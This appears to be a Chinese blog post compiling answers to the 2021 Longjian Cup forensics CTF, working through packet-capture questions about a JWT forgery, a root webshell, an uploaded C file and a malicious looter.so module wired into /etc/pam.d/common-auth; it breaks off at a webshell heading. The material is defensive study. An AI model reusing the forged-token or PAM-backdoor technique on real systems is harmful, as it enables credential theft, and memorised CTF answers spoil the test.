陇剑杯 2021 write up整理

原创

倔强的青铜选手。。。 于 2021-10-09 10:54:13 发布 294 收藏

分类专栏： Web 安全 文章标签： python http

本文链接：https://blog.csdn.net/weixin_43234021/article/details/120304094

竞赛 write up 收集和整理


陇剑杯 2021 write up整理

1 签到题

1.1

【题目描述】
此时正在进行的可能是__http__协议的网络攻击。（如有字母请全部使用小写，填写样例：http，dns，ftp）

【操作内容】
如下图可知，正在进行的可能为 http 协议攻击。




192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation

2 JWT

2.1

【题目描述】
该网站使用了_jwt_认证方式。（如有字母请全部使用小写）

【操作内容】
简单的流量审计，查看登录后的 cookie 可知使用了 jwt 的认证方式。




2.2

【题目描述】
黑客绕过验证使用的jwt中，id和username是_10087#admin_。


【操作内容】

方法1：简单的流量审计，查看绕过用的 jwt cookie可得id和username为10087#admin。



CSDN @倔强的青铜选手。。。

方法2：搜索username得到



```
0330  56 7a 5a 58 4a 75 59 57  31 6c 49 6a 6f 69 59 57   VzZXJuYW 1lIjoiYW
0340  52 74 61 57 34 69 66 58  30 2e 64 4a 41 72 74 77   RtaW4ifX 0.dJArtw
0350  58 6a 61 73 33 5f 43 67  39 61 33 74 72 38 43 4f   Xjas3_Cg 9a3tr8CO
0360  58 46 37 44 52 73 75 58  38 55 6a 6d 62 43 31 6e   XF7DRsuX 8UjmbC1n
0370  4b 66 38 66 63 0d 0a 0d  0a 75 73 65 72 6e 61 6d   Kf8fc··· ·usernam
0380  65 3d 61 64 6d 69 6e 26  69 64 65 6e 74 69 74 79   e=admin& identity
0390  3d 61 64 6d 69 6e                                 =admin
```

Text item (text) 15 字节


2.3


【题目描述】

黑客获取webshell之后，权限是_== root==_？

【操作内容】

查看命令执行的结果可得：






2.4

【题目描述】

黑客上传的恶意文件文件名是_/tem/1.c_。

【操作内容】

查看命令执行内容可得：




2.5

【题目描述】

黑客在服务器上编译的恶意so文件，文件名是_looter.so_。

【操作内容】

查看命令执行内容可得：




2.6

【题目描述】

黑客在服务器上修改了一个配置文件，文件的绝对路径为_/etc/pam.d/common-auth_。

【操作内容】

发现文件“looter.so”文件被导向/etc/pam.d/common-auth路径，猜测这里就是被修改的配置文件。



3 webshell

